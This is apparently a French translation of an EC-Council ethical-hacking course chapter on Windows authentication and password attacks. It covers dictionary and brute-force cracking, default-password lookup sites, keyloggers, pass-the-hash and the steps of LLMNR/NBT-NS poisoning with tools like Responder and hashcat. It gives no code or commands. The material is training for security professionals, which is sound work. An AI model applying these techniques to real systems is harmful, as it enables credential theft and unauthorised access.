Windows utilise la base de données SAM (Security Accounts Manager) ou la base de données Active Directory (AD) pour gérer les comptes et les mots de passe des utilisateurs dans un format haché (un hachage à sens unique). Le système ne stocke pas les mots de passe en clair mais leur empreinte numérique, afin de les protéger des attaques. Le système implémente la base de données SAM comme un fichier du registre et le noyau Windows a un verrou exclusif sur la base de données SAM. Comme ce fichier est verrouillé par le système de fichiers, il offre un certain degré de sécurité pour le stockage des mots de passe.

Dans le cas d'attaques en ligne, il n'est pas possible de copier le fichier SAM vers un autre emplacement. Comme le système verrouille le fichier SAM avec un verrou exclusif du système de fichiers, un utilisateur ne peut pas le copier ou le déplacer lorsque Windows est en cours d'exécution. Le verrou ne se libère pas tant que le système ne s'est pas arrêté. Mais pour que les empreintes des mots de passe soient disponibles pour des attaques hors ligne, les attaquants peuvent faire un dump du contenu du fichier SAM présent sur disque en utilisant diverses techniques.

Même si les pirates utilisent des techniques pour les découvrir, les clefs chiffrées avec un hachage à sens unique restent difficiles à pirater. En outre, certaines versions disposent d'une clef secondaire, ce qui rend le chiffrement spécifique à cette seule installation du système d'exploitation.

▪ Authentification NTLM

Le gestionnaire de réseau local NT (NTLM) est un schéma d'authentification par défaut qui effectue l'authentification en utilisant une stratégie défi/réponse. Comme il ne repose sur aucune spécification officielle de protocole, il n'y a aucune garantie qu'il fonctionne efficacement dans toutes les situations. Il a cependant été utilisé dans certaines versions de Windows pour lesquelles il a fonctionné avec succès. L'authentification NTLM se compose de deux protocoles : Le protocole d'authentification NTLM et le protocole d'authentification LAN Manager (LM). Ces protocoles utilisent différentes méthodes de hachage pour stocker les mots de passe des utilisateurs dans la base de données SAM.

▪ Authentification Kerberos

Kerberos est un protocole d'authentification réseau qui fournit une authentification forte pour les applications client/serveur par le biais de la cryptographie à clef secrète. Il fournit une authentification mutuelle, c'est-à-dire que le serveur et l'utilisateur vérifient l'identité de l'autre. Les messages envoyés par le protocole Kerberos sont protégés contre les attaques par relecture et les écoutes indiscrètes.

Kerberos utilise le centre de distribution de clefs (Key Distribution Center ou KDC), qui est un tiers de confiance. Il se compose de deux parties distinctes sur le plan logique : un serveur d'authentification (AS) et un serveur d'attribution de tickets (TGS). Kerberos utilise des tickets pour prouver l'identité d'un utilisateur.

Microsoft a fait évoluer son protocole d'authentification par défaut vers Kerberos, qui fournit une authentification plus forte que NTLM pour les applications client/serveur.



Figure 4.1 : Fenêtre d'authentification Windows

Types of Password Attacks

Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving



01



Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack
- Hash Injection Attack
- LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers
- Password Guessing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Password Attacks (Cont'd)

Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle Attack
- Replay Attack



03



Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location

- Rainbow Table Attack (Pre-Computed Hashes)
- Distributed Network Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types d'attaques sur les mots de passe

Le craquage de mots de passe est l'une des étapes cruciales du piratage de systèmes. Les mécanismes de craquage de mots de passe exploitent souvent des moyens tout à fait légaux et légitimes pour obtenir un accès non autorisé au système, par exemple en récupérant le mot de passe oublié d'un utilisateur.

La classification des attaques par mot de passe se fait en fonction des actions de l'attaquant, qui sont de quatre types différents :

- **Attaques non-électroniques** : Dans la plupart des cas, il s'agit de la première tentative de l'attaquant pour obtenir les mots de passe du système ciblé. Les attaques non électroniques ou non techniques ne nécessitent aucune connaissance technique en matière de piratage ou d'exploitation de systèmes. Les techniques utilisées pour réaliser des attaques non électroniques comprennent l'espionnage par-dessus l'épaule ou "shoulder surfing", l'ingénierie sociale, le dumpster diving, etc.
- **Attaques actives en ligne** : Il s'agit de l'un des moyens les plus faciles d'obtenir un accès non autorisé au système en tant qu'administrateur. Ici, l'attaquant communique avec la machine cible pour obtenir un accès par mot de passe. Les techniques utilisées pour réaliser des attaques actives en ligne vont de la déduction de mots de passe aux attaques par dictionnaire en passant par les attaques par force brute, l'injection d'empreinte (hash), l'empoisonnement LLMNR/NBT-NS, l'utilisation de chevaux de Troie/logiciels espions/keyloggers, les attaques par monologue interne, les attaques par chaîne de Markov, le craquage de mots de passe Kerberos, etc.
- **Attaques passives en ligne** : Une attaque passive est un type d'attaque qui n'entraîne aucune modification du système. Dans cette attaque, l'attaquant n'a pas à communiquer avec le système, mais surveille ou enregistre passivement les données qui passent par le canal de communication à destination et en provenance du système. Ces données sont ensuite utilisées pour s'introduire dans le système. Les techniques utilisées pour réaliser des attaques passives en ligne sont par exemple l'écoute de câbles, les attaques de type "man-in-the-middle", les attaques par relecture, etc.
- **Attaques hors ligne** : Les attaques hors ligne sont des attaques par mot de passe dans lesquelles un attaquant tente de récupérer des mots de passe en clair à partir d'un dump contenant les empreintes (hashes) des mots de passe. Les attaques hors ligne prennent souvent du temps mais ont un taux de réussite élevé, car les empreintes des mots de passe peuvent être craquées en raison de leur faiblesse. Les attaquants utilisent des empreintes précalculés à partir de tables arc-en-ciel pour réaliser des attaques hors ligne.

Dictionary, Brute-Force, and Rule-based Attack

Dictionary Attack



A **dictionary file** is loaded into the cracking application that runs against **user accounts**

Brute-Force Attack



The program tries **every combination of characters** until the password is broken

Rule-based Attack



This attack is used when the attacker gets some **information about the password**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque par dictionnaire, par force brute et basée sur des règles

▪ Attaque par dictionnaire

Dans ce type d'attaque, un fichier dictionnaire est chargé dans l'application de craquage qui est lancée contre les comptes d'utilisateurs. Ce dictionnaire est un fichier texte qui contient plusieurs mots du dictionnaire couramment utilisés comme mots de passe. Le programme utilise chaque mot présent dans le dictionnaire dans le but de trouver le mot de passe. En plus d'un dictionnaire standard, les dictionnaires des attaquants contiennent des entrées avec des chiffres et des symboles ajoutés aux mots (par exemple, "3Décembre!962"). Des frappes simples au clavier (comme "azer0987"), dont beaucoup pensent qu'elles produisent des mots de passe aléatoires efficaces et sûrs, sont donc incluses dans un dictionnaire de ce type. Les attaques par dictionnaire sont plus efficaces que les attaques par force brute, mais elles ne peuvent pas être utilisées sur des systèmes utilisant des phrases de passe.

L'attaque par dictionnaire est adaptée à deux situations :

- En cryptanalyse, pour découvrir la clef de déchiffrement permettant d'obtenir le texte en clair à partir d'un texte chiffré.
- En sécurité informatique, pour contourner l'authentification et accéder au mécanisme de contrôle de l'ordinateur en devinant les mots de passe.

Méthodes permettant d'améliorer les chances de réussite d'une attaque par dictionnaire :

- Utilisation de plusieurs dictionnaires différents, tels que des dictionnaires techniques et étrangers, ce qui augmente le nombre de possibilités.

- Utilisation de techniques de transformation des chaînes de caractères en même temps que le dictionnaire (par exemple, si le dictionnaire contient le mot "systeme", des anagrammes comme "emetsys" seront créés).

▪ Attaque par force brute

Dans une attaque par force brute ou attaque par recherche exhaustive, les attaquants essaient toutes les combinaisons de caractères jusqu'à ce que le mot de passe soit découvert. Les algorithmes cryptographiques doivent être suffisamment robustes pour empêcher une attaque par force brute, qui est définie par le RSA comme : "La recherche exhaustive de clefs, ou recherche par force brute, est la technique de base pour essayer toutes les clefs possibles à tour de rôle jusqu'à ce que la clef correcte soit identifiée."

Une attaque par force brute consiste à essayer de générer toutes les clefs de chiffrement des données pour trouver la bonne. Aujourd'hui encore, seules les personnes disposant d'une puissance de traitement suffisante peuvent mener à bien ce type d'attaque.

La cryptanalyse est une attaque par force brute sur le chiffrement qui a recours à une recherche dans l'espace des clefs. En d'autres termes, le test de toutes les clefs possibles est une des façons de tenter de récupérer le texte en clair à partir duquel un texte chiffré donné a été produit. La méthode de détection d'une clef ou d'un texte en clair plus rapide qu'une attaque par force brute est une solution pour casser le chiffrement. Un chiffrement est sûr s'il n'existe aucune méthode pour le craquer autre qu'une attaque par force brute. En général, tous les chiffrements présentent des lacunes en matière de preuve mathématique de sécurité. Si l'utilisateur choisit les clefs au hasard ou effectue des recherches au hasard, le texte en clair sera découvert en moyenne après que le système ait essayé la moitié de toutes les clefs possibles.

Voici quelques-unes des caractéristiques des attaques par force brute :

- C'est un processus qui prend du temps.
- Tous les mots de passe finiront par être trouvés.

▪ Attaque basée sur des règles

Les pirates informatiques utilisent ce type d'attaque lorsqu'ils obtiennent certaines informations sur le mot de passe. Il s'agit d'une attaque plus puissante que l'attaque par dictionnaire et que l'attaque par recherche exhaustive car le pirate connaît le type de mot de passe. Si par exemple, l'attaquant sait que le mot de passe contient un nombre à deux ou trois chiffres, il peut utiliser certaines techniques bien précises pour extraire le mot de passe rapidement.

En obtenant des informations utiles, telles que la politique d'utilisation des chiffres et/ou des caractères spéciaux et la longueur du mot de passe, les attaquants peuvent minimiser le temps nécessaire pour craquer le mot de passe et donc améliorer l'outil de craquage. Cette technique fait appel à la force brute, à un dictionnaire et à des attaques par syllabes.


Pour les attaques en ligne, un attaquant utilisera parfois une combinaison de force brute et de dictionnaire. Cette combinaison entre dans les catégories des attaques hybrides et des attaques par syllabes.

- **Attaque hybride**

Ce type d'attaque est basé sur l'attaque par dictionnaire. En effet, les gens changent souvent leurs mots de passe en ajoutant simplement quelques chiffres à leurs anciens mots de passe. Dans ce cas, le programme ajoutera des chiffres et des symboles aux mots du dictionnaire pour essayer de craquer le mot de passe. Par exemple, si l'ancien mot de passe est "système", il y a des chances que l'utilisateur le change en "système1" ou "système2".

- **Attaque par syllabes**

Les pirates utilisent cette technique de craquage lorsque les mots de passe ne sont pas des mots connus. Les attaquants utilisent le dictionnaire et d'autres méthodes pour les craquer, ainsi que toutes les combinaisons possibles de ceux-ci.



Deviner un mot de passe

Deviner les mots de passe est une méthode qui consiste à essayer de se connecter manuellement au système cible avec différents mots de passe. La déduction est l'élément clef du craquage manuel de mots de passe. L'attaquant crée une liste de tous les mots de passe possibles à partir des informations recueillies par l'ingénierie sociale ou par toute autre méthode et les essaie manuellement sur la machine de la victime.

Voici les étapes à suivre pour deviner un mot de passe :

- Trouver un utilisateur valide.
- Créer une liste de mots de passe possibles.
- Classer les mots de passe de la plus forte à la plus faible probabilité.
- Saisir chaque mot de passe, jusqu'à ce que le mot de passe correct soit découvert.

Les pirates peuvent craquer les mots de passe manuellement ou en utilisant des outils, des méthodes et des algorithmes automatisés. Ils peuvent également automatiser le craquage de mots de passe en utilisant une simple boucle FOR ou créer un fichier script qui essaie chaque mot de passe d'une liste. Ces techniques sont toujours considérées comme du craquage manuel. Le taux d'échec de ce type d'attaque est élevé.

Default Passwords

- ❑ A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- ❑ Attackers use **default passwords** present in the list of words or dictionary to **perform password guessing attack**

Online Tools to Search Default Passwords

- ✓ <https://www.fortypoundhead.com>
- ✓ <https://cirt.net>
- ✓ <http://www.defaultpassword.us>
- ✓ <https://www.routerpasswords.com>
- ✓ <https://default-password.info>

DEFAULT PASSWORDS Open Sez Me! :: Passwords

5919 Default Passwords for thousands of systems from 777 vendors!
Last Updated: 7/6/2018 10:54:17 PM
To begin, Select the vendor of the product you are looking for.
[Click here](#) to add new default passwords to this list.

\$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Netx	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Accorp
ACTI	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink201	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Allen Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Ampron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcom	Arca
Arecom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlasian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

<https://open-sez.me>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mots de passe par défaut


Les mots de passe par défaut sont ceux fournis par les fabricants avec les nouveaux équipements (par exemple, les commutateurs, les hubs, les routeurs). Habituellement, les mots de passe par défaut fournis par les fabricants d'équipements protégés par un mot de passe permettent à l'utilisateur d'y accéder lors de la configuration initiale, le mot de passe par défaut est ensuite modifié. Cependant, il arrive souvent qu'un administrateur oublie de faire cette modification ou ignore la recommandation de changement de mot de passe et continue à utiliser celui d'origine. Les attaquants peuvent exploiter cette omission et trouver le mot de passe par défaut de l'équipement ciblé sur les sites Web des fabricants ou en utilisant des outils en ligne qui affichent les mots de passe par défaut pour accéder à l'équipement ciblé. Les attaquants utilisent les mots de passe par défaut dans la liste de mots ou le dictionnaire qu'ils utilisent pour réaliser des attaques en devinant le mot de passe.

Voici la liste d'outils en ligne permettant de rechercher des mots de passe par défaut :

- <https://open-sez.me>
- <https://www.fortypoundhead.com>
- <https://cirt.net>
- <http://www.defaultpassword.us>
- <https://www.routerpasswords.com>
- <https://default-password.info>

DEFAULT PASSWORDS Open Sez Me! :: Passwords					
5919 Default Passwords for thousands of systems from 777 vendors!					
Last Updated: 7/6/2018 10:54:17 PM					
To begin, Select the vendor of the product you are looking for.					
\$ Top 26 Most Used Passwords	* Top 20 Most Used ATM PINs	1Net1	2Wire	360 Systems	3BB
3Com	3GO	3M	3ware	Abocom	ACC
Accelerated Networks	ACCONET	Accton	Aceex	Acer	Acorp
ACTi	Actiontec	Adaptec	ADB	ADC Kentrox	AdComplete.com
AddTron	ADIC	Adobe	ADP	ADT	Adtech
Adtran	Advanced Integration	Advantek Networks	Aerohive	Aethra	Agasio
Agere	AIRAYA	Airlink101	Airnet	Airtight Networks	AirVast
Airway	Aladdin	Alaxala	Alcatel Lucent	Alcatel	Alfa Network
Alice	Alien Technology	Allied Data	Allied Telesyn	Allied	Allnet
Allot	Alpha	Alteon	Alvarion	Ambicom	Ambit
AMI	Amigo	Amino	AMIT	Amitech	Amped Wireless
Ampron	AMX	Andover Controls	Anker	AOC	AOpen
Apache	APC	Apple	ARC Wireless	Arcor	Areca
Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News	Award

Figure 4.2 : Mots de passe par défaut courants



Chevaux de Troie/logiciels espions/keyloggers

Un cheval de Troie est un programme qui se fait passer pour une application anodine. Le logiciel semble exécuter une fonction attendue ou bénigne, mais en fait il vole des informations ou endommage le système. Avec un cheval de Troie, les attaquants peuvent obtenir un accès à distance et effectuer diverses opérations uniquement limitées par les priviléges de l'utilisateur sur l'ordinateur cible.

Un logiciel espion est un type de logiciel malveillant que les attaquants installent sur un ordinateur pour recueillir secrètement des informations sur ses utilisateurs. Les logiciels espions se camouflent aux yeux de l'utilisateur et peuvent être difficiles à détecter.

Un enregistreur de frappe (keylogger) est un programme qui enregistre toutes les frappes du clavier de l'utilisateur à son insu. Les keyloggers envoient le journal des frappes de l'utilisateur sur la machine de l'attaquant ou le cachent dans la machine de la victime pour une récupération ultérieure. L'attaquant examine ensuite ce journal pour y trouver des mots de passe ou d'autres informations utiles qui pourraient compromettre le système.

Un attaquant installe un cheval de Troie, un logiciel espion ou un enregistreur de frappe sur la machine d'une victime pour recueillir ses noms d'utilisateur et ses mots de passe. Ces programmes fonctionnent en arrière-plan et renvoient toutes les informations d'identification des utilisateurs à l'attaquant.

Un enregistreur de frappe sur l'ordinateur d'une victime peut, par exemple, révéler le contenu de tous les courriers électroniques de l'utilisateur. L'image ci-dessous illustre un scénario décrivant comment un attaquant obtient un accès aux mots de passe à l'aide d'un cheval de Troie/logiciel espion/keylogger.





Figure 4.3 : Attaque active en ligne à l'aide d'un cheval de Troie/logiciel espion/keylogger



Attaque par injection d'empreinte (Hash Injection) ou par passage d'empreinte (Pass-the-Hash ou PtH)

Ce type d'attaque est possible lorsque le système ciblé utilise une fonction de hachage dans le cadre du processus d'authentification de ses utilisateurs. En général sur un ordinateur Windows, le système stocke les empreintes des informations d'identification dans la base de données SAM. Dans ce cas, le serveur calcule l'empreinte numérique des informations d'identification soumises par l'utilisateur ou permet à l'utilisateur de la saisir directement. Le serveur la compare ensuite à l'empreinte stockée ce qui permet l'authentification.




Figure 4.4 : Attaque par injection d'empreinte


Les attaquants exploitent de tels mécanismes d'authentification et commencent par attaquer le serveur pour récupérer les empreintes dans les bases de données SAM. Ils introduisent ensuite ces empreintes directement dans le mécanisme d'authentification pour s'authentifier avec les empreintes volées de l'utilisateur. Ainsi, dans une attaque par injection d'empreinte/PtH, les attaquants injectent une empreinte LanMan (LM) ou NTLM compromise dans une session locale, puis utilisent cette empreinte pour s'authentifier auprès des ressources du réseau. Tout serveur ou service (fonctionnant sous Windows, UNIX ou tout autre système d'exploitation)

utilisant l'authentification NTLM ou LM est susceptible de subir cette attaque. Une telle attaque peut être lancée sur n'importe quel système d'exploitation, mais Windows pourrait être plus vulnérable en raison de sa fonction d'authentification unique (SSO) qui stocke les mots de passe à l'intérieur du système et permet aux utilisateurs d'accéder à toutes les ressources avec une seule connexion.

LLMNR/NBT-NS Poisoning



- ❑ LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- ❑ The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- ❑ The extracted credentials are used to log on to the **host system in the network**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Empoisonnement LLMNR/NBT-NS

LLMNR (Link Local Multicast Name Resolution) et NBT-NS (NetBIOS Name Service) sont deux composants importants des systèmes d'exploitation Windows utilisés pour assurer la résolution des noms des hôtes présents sur le même réseau. Ces services sont activés par défaut dans les systèmes d'exploitation Windows.

Lorsque le serveur DNS ne parvient pas à résoudre les requêtes de nom, l'hôte effectue une diffusion UDP non authentifiée demandant à tous les autres systèmes si l'un d'eux connaît le nom qu'il recherche. Comme l'hôte qui tente de se connecter suit un processus de diffusion non authentifié, il devient facile pour un attaquant d'écouter de manière passive sur un réseau les diffusions LLMNR (port UDP 5355) et NBT-NS (port UDP 137) et de répondre à la demande en se faisant passer pour un hôte ciblé. Après avoir accepté une connexion avec un hôte, l'attaquant peut utiliser des outils tels que Responder.py ou Metasploit pour transmettre la demande à un serveur fictif malveillant (par exemple, TCP : 137) afin d'effectuer un processus d'authentification.

Au cours du processus d'authentification, l'attaquant envoie une empreinte NTLMv2 au serveur malveillant, obtenue à partir de l'hôte qui tente de s'authentifier. Cette empreinte est stockée sur un disque et peut être craquée à l'aide d'outils de craquage d'empreinte hors ligne tels que hashcat ou John the Ripper. Une fois craquées, ces informations d'identification peuvent être utilisées pour se connecter et accéder au système hôte légitime.

Étapes de l'empoisonnement LLMNR/NBT-NS :

1. L'utilisateur envoie une demande de connexion au serveur de partage de données, \\\\DataServer, qu'il a tapé par erreur comme \\\\DtaServr

2. Le serveur \\DataServer répond à l'utilisateur en indiquant qu'il ne connaît pas l'hôte nommé \\DtaServr
3. L'utilisateur effectue alors une diffusion LLMNR/NBT-NS pour savoir si quelqu'un dans le réseau connaît le nom d'hôte \\\\DtaServr
4. L'attaquant répond à l'utilisateur en disant qu'il est \\DataServer, accepte le hachage NTLMv2 de l'utilisateur et répond à l'utilisateur par une erreur.

